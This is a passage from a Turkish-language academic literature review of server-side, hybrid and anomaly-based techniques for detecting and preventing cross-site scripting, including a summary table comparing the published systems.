
Johns, Engelmann ve Posegga (2008), yaptıkları çalışmada pasif bir XSS sunucu tarafı algılama sistemi olan *XSSDS*'yi tanıtmaktadır. Bu yaklaşım, HTTP trafiğini pasif olarak izler. Yansıtılmış XSS saldırılarını tespit etmek için, gelen veriler ve giden JavaScript arasında güçlü bir korelasyon olup olmadığını kontrol eder, yani hem HTTP isteğinin hem de yanıtın böyle bir saldırıda enjekte edilen komut dosyasını içerdiğini varsayar. Bu benzerlik, uzunluk eşiği t olan standart En Uzun Ortak Altdizi (Longest Common Subsequence) algoritmasının bir değişimi olan uygun bir benzerlik metriği ile belirlenir. Yazarlar tarafından t=15 değeri önerilmektedir. Depolanmış XSS saldırılarını tespit etmek için, dedektörün eğitimini içeren genel bir XSS algılama yöntemi önerilmektedir. Bu yöntem, uygulama içinde kullanılan tüm JavaScript'leri toplar. Toplanan betik kümesindeki herhangi bir değişiklik, uygulamanın

kodundaki bir değişikliği veya devam eden bir XSS saldırısını belirtir. Eğitim aşamasında jenerik dedektör için bilinen betiklerin bir listesi oluşturulur. Giden trafikteki betikler bu listeye göre incelenir. Karşılaşılan herhangi bir değişiklik alarm üretir.

Louw ve Venkatakrishnan (2009), yaptıkları çalışmada *BLUEPRINT* adı verilen bir XSS önleme mekanizması sunmaktadır. Yaklaşımın ana odak noktası, tarayıcının güvenilir olmayan JavaScript ayrıştırıcısının güvenilir olmayan içeriği işlemesine izin vermemektir. Bu nedenle, HTML ayrıştırma ağacı, güvenilir olmayan ayrıştırma davranışları nedeniyle istemci tarayıcısı tarafından hazırlanmaz. Bunun yerine ayrıştırma kararları, web içeriğinin bir modelini (blueprint) hazırlarken web uygulaması tarafından alınır. Oluşturulan ayrıştırma ağacı güvenli bir şekilde istemcinin tarayıcısına taşınır. Tarayıcının ayrıştırıcısına olan bağımlılığı ortadan kaldırarak, güvenilmeyen içeriğin yorumlanmasından kurtulmuş olunur. Ayrıştırma ağacının dinamik içerikli bir düğüme, örneğin bir betik dosyasına sahip olmadığını not etmek önemlidir. Uygulamanın niyeti, güvenilmeyen içerikte yetkisiz betiklerin yürütülmesine izin vermediği sürece şeffaftır.

Wurzinger *ve diğ.* (2009), çalışmalarında Güvenli Web Uygulaması Vekili (*SWAP*: Secure Web Application Proxy) adlı bir sunucu tarafı çözümü önermektedir. SWAP, ters bir vekil sunucu ve bir JavaScript algılama bileşeni olmak üzere iki bileşenin birleşimidir. Sunucu tarafındaki ters vekil, bir web sunucusu ile istemcileri arasındaki tüm istekleri ve yanıtları işler. JavaScript algılama bileşeni, sunucunun yanıtlarındaki betik içeriğini tanımlamak amacıyla ters vekile yüklenen değiştirilmiş bir web tarayıcısıdır. Tehlikesiz ve kötücül betik dosyaları arasında ayrım yapmak için, web uygulamasının tüm orijinal JavaScript kodu, yani tehlikesiz kodu, ayrıştırılamaz Betik Kimlikleri (Script ID) ile kodlanır. Betik Kimlikleri, benzersiz tanımlayıcılardır. Daha sonra, bir istemci tarafından bir web sayfası istendiğinde, ters vekildeki web tarayıcısı sayfayı yükler ve henüz kodlanmamış betik içeriğini bulmaya çalışır. Kodlanmamış tüm betik dosyaları önceden kodlanmadığı için uygulamaya yerleştirilmiş olmalıdır ve bu açıdan önemlidir. Vekil tarafından bu tür enjekte edilmiş betik dosyaları bulunmazsa, Betik Kimliklerinin kodu çözülür ve web sayfası istemciye iletilir. SWAP kurulum şeması **Şekil 2.42**'de gösterilmiştir.

Chandra ve Selvakumar (2011), çalışmalarında XSS saldırılarını önlemek için Tarayıcıdan Bağımsız XSS Temizleyicisi *BIXSAN* (Browser Independent XSS Sanitizer)'ı tanıttılar. Yazarlara göre, XSS saldırılarını önlemek için tehlikesiz HTML'nin yürütülmesi



Şekil 2.42: SWAP mantıksal şeması (Wurzinger *ve diğ.*, 2009)

yasaklanmamalıdır. BIXSAN, saldırıları önlemek için üç adım gerçekleştirir. İlk olarak, doğruluğu sağlamak için tam bir HTML ayrıştırıcı içerir. İkinci olarak, kötücül JavaScript'i filtrelemek için JavaScript test cihazı adı verilen değiştirilmiş bir tarayıcı kullanır. Ve son olarak bir HTML sayfasındaki statik etiketleri belirler, böylece geride hiçbir tehlikesiz HTML etiketi kalmaz. Tarayıcıdaki XSS temizleyici güvenilir olmayan HTML içeriğini işler. İçeriği ayrıştırırken, varsa statik etiketleri de belirler. Ancak statik etiketler, dinamik JavaScript içeriği içerebilir. Bu nedenle, önce JavaScript test cihazına gönderilirler. Güvenilmeyen içerik filtrelenir. Kalan içerikse DOM'u oluşturmak için kullanılır.

Shahriar ve Zulkernine (2011), yaptıkları çalışmada XSS saldırılarını otomatik olarak tespit etmek için S^2XS^2'yi sundular. Öncelikle yöntem, sınır enjeksiyonu ve politika üretimi olmak üzere iki kavrama bağlıdır. Sunucu tarafı uygulama kodunda, dinamik içerik barındırabilecek veya oluşturabilecek her konumdan önce ve sonra sınırlar, yani HTML veya JavaScript yorumları kullanılır. Bir sınır, içeriğin beklenen özelliklerini, yani sunucu tarafı kodunu belirtebilir. Bu özellikler, herhangi bir sapmayı belirlemek için çıkış özelliği karşılaştırıcı modülü tarafından karşılık gelen yanıta göre eşleştirilir. Beklenen özellikler politika bilgisi olarak ayarlanır ve Politika Depolama modülünde saklanır. Bir sapma varsa bu, bir XSS saldırısının devam ettiği anlamına gelir. Saldırı işleyici modülünün görevi, kötücül içeriği sayfalardan kaldırmaktır. Önceden girilen sınırlar, sınır kaldırma modülü tarafından kaldırılır ve değiştirilen yanıt sayfası istemciye aktarılır.

Guo, Jin ve Zhang (2015), yaptıkları çalışmada HTML etiketi veya olay öznitelikleri, kaynak ambarları ve dönüşüm kuralları gibi saldırı vektörü kalıpları kullanılarak otomatik olarak oluşturulmuş bir saldırı vektörü deposu kullanan bir XSS saldırı güvenlik zafiyeti

algılama tekniği önermektedir. Kaynak ambarları, saldırı vektörlerinin (formlar ve giriş etiketleri gibi) parçası olan aday sembolleri, bir saldırı vektörü oluşturmak için kaynaklar (örn.; src ve href gibi özellikler) ve saldırı vektörlerinin dönüşümü için kaynaklar içerir (örn.; "<script>" veya "\n"). Dönüşüm kuralları, saldırı vektör havuzunu kontrol etmek için kullanılır. Daha sonra, güvenlik zafiyeti algılamasını optimize etmek için Makine Öğrenmesi algoritmaları ile saldırı vektörü havuzu optimize edilir. Son olarak, güvenlik zafiyeti tespiti için enjeksiyon noktaları tanımlanır ve saldırı vektörlerine girdi olarak verilir. Güvenlik zafiyetinden etkilenen bir uygulamada, form girdileri, URL'nin sonu, URL parametreleri veya HTTP protokol başlığı gibi birkaç enjeksiyon noktası olabilir.

Maurya (2015), XSS saldırılarını tespit etmek ve önlemek için Pozitif Güvenlik Modeli tabanlı bir sunucu tarafı çözümü önermektedir. Çözümün arkasındaki ana fikir, kullanıcı girişinin web uygulamasının veri tabanında saklanmadan önce temizlenmesidir. Böylece, Depolanmış XSS saldırılarını azaltır. Temizleme işlemi, çıktısı XSS filtresine verilen Temizleyici bileşeni tarafından gerçekleştirilir. XSS filtresi, bir dizi izin verilmiş etiket içeren bir beyaz listeye karşılık gelir. Modelin, bir düzey beyaz liste veya iki düzey beyaz liste olarak uygulanma seçenekleri vardır. Tek fark, tek seviyeli bir beyaz listede, güvenli HTML etiketlerine ve ilgili özelliklerine tamamen izin verilirken, iki seviyeli bir beyaz listede niteliklere göre kısıtlamalar getirilmesidir. Son olarak filtrelenen girdi, depolama amacıyla ve ileride kullanılmak üzere veri tabanına iletilir.

Gupta ve Gupta (2016a), Bulut Bilişim ortamındaki XSS saldırılarını hafifletmek için geliştirilen ve Sanal Bulut Sunucusuna (VCS: Virtual Cloud Server) uygulanan bir çerçeve önermişlerdir. Başlangıç olarak istemciden gelen HTTP istekleri, herhangi bir URI bağlantısının varlığını saptamak için Harici JavaScript Bağlantı Çıkarıcı modülü yardımıyla incelenir. Herhangi bir URI bağlantısının varlığı, harici XSS yükleriyle veya hatta kötücül harici JavaScript dosyalarıyla bağlantı olduğunu gösterir. Daha sonra, GET/POST yönteminin sunulması nedeniyle oluşturulan betik içerikleri HTTP yanıtından çıkarılır. Bu işlem, Betik Çıkarma modülü tarafından gerçekleştirilir. Bu adımı takiben, Benzerlik Algılayıcı modül tarafından yapılan HTTP isteğinin URI içeriği ile bir karşılaştırma yapılır. Sanal Kod Çözücü modülü, tüm içerik okunabilir forma dönüştürülene kadar iki komut dizisini özyinelemeli olarak çözer. İkisi arasındaki herhangi bir benzerlik kötü amaçlı etkinlik olarak kabul edilir. Sonuçta, Sanal XSS Temizleyici modül devreye girer ve kodu çözülmüş kod setlerine içeriğe duyarlı temizleme uygular. Bu, tarayıcının bulut

kullanıcılarına güvenli içerik sunmasını garantiye alır.

Lekies *ve diğ.* (2017), yaptıkları çalışmada betik parçalarını (gadget) istismar eden Kod Tekrar Kullanma (Code-Reuse) saldırısı adı verilen yeni bir Web saldırısı önermektedir. Yazarlar yaptıkları çalışmada sistematik olarak mevcut XSS azaltma tekniklerinin bu tür saldırıları tespit etmek için neden yeterli olmadığını göstermektedir. Betik parçaları, zafiyete açık web sayfasındaki meşru kodun bir parçası olan küçük bir JavaScript kod parçasından başka bir şey değildir. Bu parçalar uygulama kodunda zaten vardır ve saldırgan tarafından enjekte edilmemektedir. JavaScript kodu, web belgesindeki DOM içeriğine karşı tepki verir. İlk olarak saldırgan, web uygulamasına, yürütülebilir betik kodu içermediğinden geçerli XSS azaltma teknikleri tarafından algılanmayan zararsız HTML biçimlendirmesi enjekte eder. Zamanla, web uygulamasının betik parçaları, enjekte edilen işaretlemeyi yürütülebilir kod olarak istemeden işler. Böylece, Kod Tekrar Kullanma saldırısının yolunu açar (Roemer *ve diğ.*, 2012). Yazarlar ayrıca, dize düzenleme parçaları, fonksiyon oluşturma parçaları, öge inşa parçaları, ifade ayrıştırıcılarındaki parçalar, JavaScript yürütme çıkış noktası parçaları gibi çeşitli parça kategorilerini ayrıntılı olarak inceler. Yazarlar, bu parçaların HTML temizleme, tarayıcı filtreleri, istek filtreleme ve kod filtreleme gibi farklı stratejiler kullanan farklı XSS azaltma tekniklerini atlatabildiğini kanıtladı. Bu makaledeki diğer bir katkı da, 650k web sayfasındaki betik parçalarını tespit etmek için Alexa İlk 5000 Web Sitesinde yapılan deneysel çalışmadır. Sonuçlar ve doğrulama, tüm alan adlarındaki betik parçalarının %19,8'inin tespit edilebildiğini göstermiştir.

Hibrit Analiz

Hibrit analiz, hem statik analiz hem de dinamik analiz yöntemlerinin avantajlarından yararlanır. Statik analiz, uygulama kodundaki güvenlik zafiyeti barındıran bölümleri belirlemek için kullanılabilir. Daha sonra, bu bölümlerin davranışı analiz edilmek, yani dinamik analiz yapılmak üzere çalıştırılır (Shahriar ve Zulkernine, 2012). Ancak, statik analiz mekanizması herhangi bir güvenlik zafiyeti tespit edemezse, dinamik analiz yapmak verimli sonuç vermez. Bu nedenle, temizleme mekanizmasının uygun onayları gereklidir (Balzarotti *ve diğ.*, 2008). Yıllar boyunca önerilmiş olan bazı hibrit analiz yaklaşımları aşağıda incelenmiştir.

Huang *ve diğ.* (2004), yaptıkları çalışmada web uygulama kodunun güvenliğini sağlamak

için bir yöntem geliştirmiştir. Yazarlara göre, bir web uygulamasındaki güvenlik zafiyetleri, güvenli veri akışı sorunlarından başka bir şey değildir ve sonuçta veri bütünlüğü ihlallerine neden olur. Web uygulama kodu, güvenlik açığından etkilenen kod bölümleri için tip sistemlerinden ((Denning, 1976) temel alınmıştır) ve tip durumundan ((Foster, Fähndrich ve Aiken, 1999) temel alınmıştır) geliştirilen kafes tabanlı bir statik analiz algoritması kullanılarak statik olarak doğrulanır. Bu bölümler tanımlandıktan sonra, bölümlerin güvenliğini sağlamak için WebSSARI (Web application Security by Static Analysis and Runtime Inspection)[7] tarafından koruma şeklindeki çalışma zamanı koruması otomatik olarak eklenir ancak ek açıklama kullanılmaz. İlave edilen korumalar, insan müdahalesi olmadan zafiyetlerin üstesinden gelmek için temizleme rutinlerini işletirler.

Di Lucca *ve diğ.* (2004), yaptıkları çalışmada bir web uygulamasındaki XSS güvenlik zafiyetlerini belirlemek için bir yaklaşım önermiştir. Bir web sayfası uygulamasındaki güvenlik zafiyetini tespit etmek için ilk olarak bir statik analiz mekanizması kullanılır. Bu adımı gerçekleştirmek için Kontrol Akış Diyagramları (CFG: Control Flow Graph) oluşturulur. Bir *v* değişkeni göz önüne alındığında, *giriş(v)* doğrudan *çıkış(v)*'ye bağlıysa, sayfa XSS'ye karşı zafiyete açıktır. Web uygulamasının zafiyete açık olduğunu kesin olarak kanıtlamak için dinamik analiz yapılır. Başka bir deyişle, dinamik analiz, statik analizle keşfedilen uygulamanın güvenlik zafiyetini bir kez daha doğrular. Dinamik analiz sırasında, daha önce statik analizle zafiyete açık olduğu bildirilen web sayfasının çeşitli giriş noktalarına saldırı dizeleri enjekte edilir. WATT (Web Application Testing Tool) (Di Lucca *ve diğ.*, 2002) adlı test aracı, çeşitli test senaryoları oluşturmak ve daha sonra da tespit edilen zafiyet varsa saldırı sonuçlarını elde etmek için kullanılır.

Jaballah ve Kheir (2016), bir web uygulaması ile kötü amaçlı etkileşimleri tespit etmeyi amaçlayan bir gri kutu yaklaşımı önermiştir. Gri kutu yaklaşımı, hem beyaz kutu hem de kara kutu testinin avantajlarını kullanır. Beyaz kutu test yaklaşımları, web uygulamalarının iç yapısal kusurlarını belirleyebilir, ancak mantıksal kusurların üstesinden gelemez. Öte yandan, kara kutu test yaklaşımları, bir uygulamanın iş akışını analiz etseler de, yüksek hatalı pozitif oranlarla sonuçlanır. Üç ana fonksiyonel modül vardır. İlki olan Davranış Diyagramı Üreteci (BGG: Behavior Graph Generator) modülüne uygulamaya ilişkin gerçek dünya kullanıcı oturumları kümesi girdi teşkil eder. Ana fikir, gerçek bir kullanıcının uygulama

[7] WebSSARI, PHP'de güvenlik açıklarını bulmak için kusur yayılım analizini ilk uygulayan çalışmalarda ortaya çıkmış bir araçtır (Huang *ve diğ.*, 2004).

ile farklı şekillerde etkileşime girebileceğidir, ancak etkileşimlerin bazı ortak altdizileri vardır. Bu etkileşimlerden özellikler çıkarılır ve ortak alt kümeleri öğrenmek için denetimsiz bir kümeleme tekniği kullanılır. Bu modülün çıktısı, kullanıcıların bir dizi davranış diyagramıdır. Saldırı Diyagramları Uzlaştırıcısı (AGM: Attack Graphs Mediator), girdisi bir dizi saldırı diyagramı olan ikinci modüldür. Saldırı diyagramları, gerçekleştirilen eylem dizilerini veya bir saldırgan tarafından kullanılan güvenlik kusurlarını içerir. Her düğüm, bir saldırının meydana gelme olasılığını gösteren bir olasılık değeri ile ilişkilidir. Temel olaylardan oluşan bir ara olay diyagramı üretir. Son olarak, Davranış Diyagramı Budama (BGP: Behavior Graph Pruning) modülü, alt diyagram eşbiçimliliğini uygulamak için olay diyagramını ve davranış diyagramlarını girdi olarak alır. Bu modül iki önemli görevi yerine getirir. İlk olarak, olay diyagramındaki düğümlerle benzer özelliklere sahip kötü niyetli davranışları veya saldırıları aşamalı olarak durdurur. İkincisi, meşru kullanıcıların tehlikesiz etkileşimlerini keşfeder. Bu kategorilerden hiçbirine girmeyen diğer tüm etkileşimler yeni saldırı senaryoları olarak işaretlenir.

Anomali Temelli Yaklaşımlar

Anormal örnekler, bir sistemin beklenen normal davranışına veya özelliklerine sahip olmayan örneklerdir. Bunlara aykırı değerler, anormallikler veya istisnalar da denebilir (Ampah *ve diğ.*, 2011; Bhattacharyya ve Kalita, 2013; Chandola, Banerjee ve Kumar, 2009; Gogoi, Borah ve Bhattacharyya, 2010). Bir örneği anormal olarak sınıflandırmak için neyin normal kabul edildiğinin anlaşılması gerekir. Dolayısıyla, bir örneğin özellikleri ve davranışı normal bir model tarafından oluşturulan profilden büyük oranda saparsa, anormal olarak sınıflandırılır (Bhuyan, Bhattacharyya ve Kalita, 2014). Örneklere ne kadar anormal olduklarını belirtmek için anomali skorları atanabilir. XSS saldırılarını tespit etmek için anomali tespiti kullanan saldırı tespit yöntemleri aşağıda ele alınmaktadır.

Kruegel ve Vigna (2003), yaptıkları çalışmada Web sunucularını ve uygulamalarını hedef alan Web tabanlı saldırıları tespit etmek için yeni bir saldırı tespit sistemi getirmiştir. Ayrıca, uygulama seviyesinde izinsiz giriş tespiti ve öğrenmeye dayalı anomali tespiti üzerinde de durmuşlardır. Sistem, belirli bir sunucu tarafı uygulamasına yönelik istemci sorgularından çıkarılan çeşitli özelliklerin modellerini oluşturur. Her modelin iki aşaması vardır: eğitim veya öğrenme aşaması ve algılama aşaması. Sisteme girişler, Web sunucusunun günlük

dosyalarıdır (Ortak Günlük Dosyası, CLF: Common Log File formatında) ve her bir HTTP isteği için bir anormallik puanı oluşturulur. HTTP isteğindeki parametreler ve ilgili erişim kalıpları, uygulamanın zaten bilinen profilleri ile karşılaştırılır. Anomali tespiti esas olarak normal davranışı karakterize eden modellere bağlı olduğundan, sistem birçok HTTP isteği arasındaki anormal girişleri belirlemek için çeşitli modellerden yararlanır. Sistem tarafından kullanılan çeşitli modeller; nitelik uzunluğu (sorgu uzunluğu), nitelik karakter dağılımı, yapısal çıkarım, belirteç (token) bulucu, nitelik varlığı veya yokluğu ve nitelik sırasıdır. Her modelin amacı, sorguya ve özniteliklerine bir olasılık değeri vermektir. Düşük bir olasılık değeri (yani, anormal) potansiyel bir saldırıyı gösterir. Elde edilen olasılık değerlerinden, sorgu ve öznitelikleri için anomali puanları hesaplanır ve eğer puan eğitim aşamasında belirlenen bir eşik değerinden düşükse, anormal (saldırı) olarak kabul edilir.

Robertson *ve diğ.* (2006), yaptıkları çalışmada genelleme ve nitelendirme tekniklerini kullanarak web tabanlı saldırıları saptamak için anomali tabanlı bir yöntem sunmuşlardır. Başlangıçta, algılama sisteminde ayarlanan anormallik değeri boştur. Yöntemde iki veri kümesi, TU Vienna ve USCB kullanılmıştır. Bunlardan ilk 1000 örnek öğrenme aşamasında kullanılır. Algılama moduna geçerken, herhangi bir uyarı oluşturulursa, bunlar hatalı pozitif olarak kabul edilir. Bunun nedeni, bu 1000 örnek arasında saldırıya özgü bir örneğin olmadığı varsayımından kaynaklanmaktadır. Genelleme ve nitelendirme teknikleri, güvenilmeyen ve şüpheli web isteklerinden anormallik imzaları oluşturur. Başka bir deyişle, web isteklerindeki anormallikler genelleştirilir ve anormallik imzalarına veya bilinen profillerden sapmalara dönüştürülür. Benzer anormal web istekleri, imzalarına göre gruplandırılır. Bu, yöneticinin benzer uyarı türlerini ele almasını kolaylaştırır. Bir gruptan gelen bir uyarı ya hatalı pozitif ya da gerçek bir saldırı örneği olabilir. Hatalı pozitif ise göz ardı edilir. İlgili anomali imzası, gelecekteki hatalı pozitifleri filtrelemek için kullanılır. Bu bir saldırı örneğiyse, uygulamada buna karşılık gelen kusur tanımlanır ve düzeltilir. Güvenlik kusurlarının nedenini daha fazla belirleyebilmek ve saldırı türünü sınıflandırmak için sezgisel bir teknik kullanılır. XSS saldırılarını belirlemek için kullanılan sezgisel yöntemler kümesi, HTML parçalarına veya JavaScript'in "<" veya ">" gibi söz dizimsel ögelerine veya bir betiğe dayanır.

Song, Keromytis ve Stolfo (2009), yaptıkları çalışmada web trafiğindeki anormallikleri tespit etmeye çalışan ağ temelli bir istatistiksel anomali tespit sensörü olan *Spektrogram*'ı tanıttı. Bu sensör, kötü amaçlı yazılım yerine meşru veriler üzerinde çalışarak XSS saldırılarına

karşı koruma sağlamaya çalışır. HTTP isteği parametrelerinde bulunan betikleri inceler ve yalıtır, parametrelere dayalı olarak betiğin yapısını ve içeriğini oluşturur. Spektrogram'ın sorumluluklarından biri de içerik akışlarını korumaktır, bu nedenle paketleri yeniden birleştirmeyle de uğraşır. Yeniden birleştirme, içeriğin web uygulamasının göreceği içerikle aynı olması için yapılır. Daha sonra yalnızca meşru betik girişlerini filtrelemeyi öğrenir.

Tablo 2.11: Sunucu Tarafı XSS Tespit Yaklaşımlarının Özeti

Analiz Türü	Referans Çalışma	Odaklanılan Alan	Tespit edilen XSS Tipi	Güçlü Yön / Zayıflık
Statik Analiz	(Scott ve Sharp, 2002)	Saldırı Tespit ve Önleme	Belirtilmemiş	
	(Minamide, 2005)	Zafiyet Tespiti	Belirtilmemiş	
	(Nguyen-Tuong *ve diğ.*, 2005)	Saldırı Tespit ve Önleme	Yansıtılmış ve Depolanmış	
	(Pietraszek ve Berghe, 2005)	Saldırı Tespit ve Önleme	Belirtilmemiş	
	(Jovanovic, Kruegel ve Kirda, 2006)	Zafiyet Tespiti	Belirtilmemiş	
	(Xu, Bhatkar ve Sekar, 2006)	Saldırı Tespiti	Belirtilmemiş	
	(Galan *ve diğ.*, 2010)	Zafiyet Tespiti	Depolanmış	Performansı iyi değil çünkü zararlı JavaScript'i tespit etmek için sistemde birçok farklı ajan devreye giriyor. Algılama oranı% 39.8'dir.
	(Gupta ve Gupta, 2015)	Saldırı Tespit ve Önleme	Yansıtılmış ve Depolanmış	Veri tabanında var olan durumları atlatan saldırılar ele alınamaz.
	(Gupta ve Gupta, 2016)	Zafiyet Tespiti ve Saldırı Önleme	Yansıtılmış ve Depolanmış	
	(Medeiros, Neves ve Correia, 2016)	Zafiyet Tespiti	Belirtilmemiş	
	(Mohammadi, Chu ve Lipford, 2017)	Zafiyet Tespiti	Yansıtılmış ve Depolanmış	
	(Gupta ve Gupta, 2018)	Saldırı Tespit ve Önleme	Yansıtılmış ve Depolanmış	
Dinamik Analiz	(Kals *ve diğ.*, 2006)	Zafiyet Tespiti	Yansıtılmış	İnsan müdahalesi gerekmez. Bununla birlikte, deneyler için hiçbir ayağı yere basan temel gerçek yoktur.
	(Johns, Engelmann ve Posegga, 2008)	Saldırı Tespiti	Yansıtılmış ve Depolanmış	Daha fazla betik örneği toplanmalıdır. Ayrıca, Depolanmış XSS algılanırken hatalı pozitifler vardır.
	(Louw ve Venkatakrishnan, 2009)	Saldırı Önleme	Belirtilmemiş	Sunucu tarafında, güvenli olmayan HTML'nin üstesinden gelmek için bir mekanizma yoktur.
	(Wurzinger *ve diğ.*, 2009)	Saldırı Tespit ve Önleme	Belirtilmemiş	JavaScript ile sınırlıdır. Ayrıca yüksek performanslı web servisleri için uygun değildir.
	(Chandra ve Selvakumar, 2011)	Saldırı Önleme	Belirtilmemiş	Yöntem OWASP kopya kağıdında (cheat sheet) sunulan örneklerle sınırlıdır.
	(Shahriar ve Zulkernine, 2011)	Saldırı Tespiti	Yansıtılmış ve Depolanmış	Hatalı pozitif oranı %5,2'ye kadar çıkabilir.
	(Guo, Jin ve Zhang, 2015)	Zafiyet Tespiti	Yansıtılmış ve Depolanmış	
	(Maurya, 2015)	Saldırı Tespit ve Önleme	Depolanmış	Her zaman yeterli olmayabilecek bir beyaz liste kullanır.
	(Gupta ve Gupta, 2006)	Saldırı Tespiti	Yansıtılmış	Bulut kullanıcılarını diğerlerinden farklı olarak korur.
	(Lekies *ve diğ.*, 2017)			DOM tabanlı XSS saldırıları için kod tekrar kullanma yöntemi olarak adlandırılan yeni bir saldırı önermiş ve mevcut XSS azaltma yöntemlerin bir çoğunun bu saldırı ile geçilebildiğini göstermiştir.
Hibrit Analiz	(Huang *ve diğ.*, 2004)	Zafiyet Tespiti	Belirtilmemiş	
	(Di Lucca *ve diğ.*, 2004)	Zafiyet Tespiti	Belirtilmemiş	
	(Jaballah ve Kheir, 2016)	Saldırı Tespit ve Önleme	Yansıtılmış ve Depolanmış	Bir saldırganın, diğer meşru kullanıcılardan farklı olarak bir uygulama ile kötü amaçlı etkileşimlerini algılar.

Sunucu tarafındaki güvenlik zafiyetleri nedeniyle bir XSS saldırısı oluştuğu için, sunucu tarafında bir savunma sisteminin bulunması mantıklıdır. Bir sunucu, kaynakları itibarıyla güçlü bir makine olduğundan, algılama neredeyse gerçek zamanlı olarak mümkündür. Ancak, sunucu tarafı savunma mekanizması yalnızca Yansıtılmış ve Depolanmış XSS saldırılarını algılamakla sınırlıdır. İstemci tarayıcısındaki güvenlik zafiyeti nedeniyle DOM tabanlı bir XSS saldırısı oluştuğu için, sunucu tarafı savunmaları tarafından algılanması mümkün değildir. Ayrıca savunma mekanizmalarında, istemcinin çıktıyı alırken gecikmeyle karşılaşabileceği performans sorunları olabilir. **Tablo 2.11**'de burada tartışılan sunucu tarafı algılama yaklaşımların özeti sunulmaktadır.

Sunucu tarafındaki zafiyetler için Saldırı Tespit ve Önleme (IPS/IDS) cihazlarının kullanılması, tespit için sunucuya gelen ilave yükün bertaraf edilmesi için anlamlı olabilir. Kurumsal altyapılar düşünüldüğünde, network tabanlı saldırı tespit ve önleme sistemlerine ilaveten istemci tabanlı IPS/IDS yazılımlarının da birlikte çalıştırılabildiği görülmektedir.

2.2.5.3. İstemci-Sunucu Tarafı Tespit Yaklaşımları

Bir XSS saldırısı, hem istemci hem de sunucu için tehdit oluşturur. İstemci, kötü niyetli bir saldırgan tarafından hassas bilgilerinin ele geçirilmesi riskiyle karşı karşıyadır, çünkü saldırgan kurbanı kolayca taklit edebilir. Sunucu ise, çeşitli iş ve finansal risklerle sonuçlanabilecek kaynaklarını kaybetme riski altındadır. Bu nedenle, bu tür saldırılara karşı koymak için bir savunma mekanizması, yalnızca birine değil, hem istemciye hem de sunucuya güvenmelidir. Bu önemli noktaları akılda tutarak, araştırmacılar aşağıda incelenen yaklaşımları ortaya koymuşlardır.

Jim, Swamy ve Hicks (2007), Gömülü Tarayıcı Politikaları (*BEEP*: Browser Enforced Embedded Policies) adlı bir çerçeve ortaya koymuştur. BEEP, bir betiğin nasıl yürütüleceği ile ilgili politikaları uygulamak için istemci tarayıcısında değişiklik yapılmasını önerir. Politikalar, web sunucusu tarafından uygulanır. İki örnek politika, Beyaz Liste Politikası ve DOM Kum Havuzu Politikasıdır. Beyaz Liste politikasında, sayfadaki her betik, zaten bilinen güvenilir betik özetlerine (hash) göre denetlenir. Bir betiğin özeti, zaten var olan bir taneyle eşleşiyorsa, yürütülmesine izin verilir; aksi taktirde güvenilir değil kabul edilir. DOM Kum Havuzu politikasında, güvenilir betikler, sunucu tarafından **div** veya **span** HTML etiketlerine dahil edilir. Web tarayıcısı yalnızca güvenilir DOM ögelerindeki betikleri yürütür.

Wassermann ve Su (2008), zayıf girdi doğrulamasından kaynaklanan XSS güvenlik açıklarını tespit etmek için statik bir analiz yaklaşımı önermiştir. Öncelikle, bir web uygulama sunucusuna gelen güvenilmeyen herhangi bir girişin tarayıcıda JavaScript motorunun çağrılmasına neden olup olmayacağı kontrol edilir. Çalışmaları hem dize analizinin hem de kusurlu bilgi akışının birleşimidir. Yazarlara göre, XSS güvenlik açıkları bir web uygulamasında yalnızca denetlenmemiş ve güvenilmeyen veriler nedeniyle değil, aynı zamanda yeterince denetlenmemiş ve güvenilmeyen veriler nedeniyle de oluşmaktadır. Söz konusu yaklaşımda iki bölüm vardır. İlk olarak, güvenilmeyen alt dize değerleri uyarlanmış bir dize analizi ile tanımlanır ve izlenir. İkinci olarak, biçimsel dil mekanizmaları kullanılarak güvenilir olmayan senaryolar tanımlanır (Wassermann ve Su, 2007). Bu dize-kusur analizi yaklaşımı, dize operasyonlarının semantiğini modellemek için sonlu durum çeviricilerini ve dize değeri yığınlarını temsil etmek için bağlamsız gramerleri kullanır. İkinci aşamada, web sayfalarının güvenilir olmayan betikleri içermesine izin verilmeyen bir yaklaşımla kurallı ifadeler kullanan bir politika uygulanır. Bunun için, bir tarayıcının JavaScript motorunun dil kapsamı kullanılarak çağrıldığı koşullara dikkat edilmelidir. Politika oluşturmak için Firefox ve Mozilla tarafından kullanılan Gecko motorunun ana hatları geniş çapta incelenmiştir. Betiklerin bir HTML belgesine nasıl gömüldüğünü analiz ederken W3C'nin önerileri de dikkate alınmıştır.

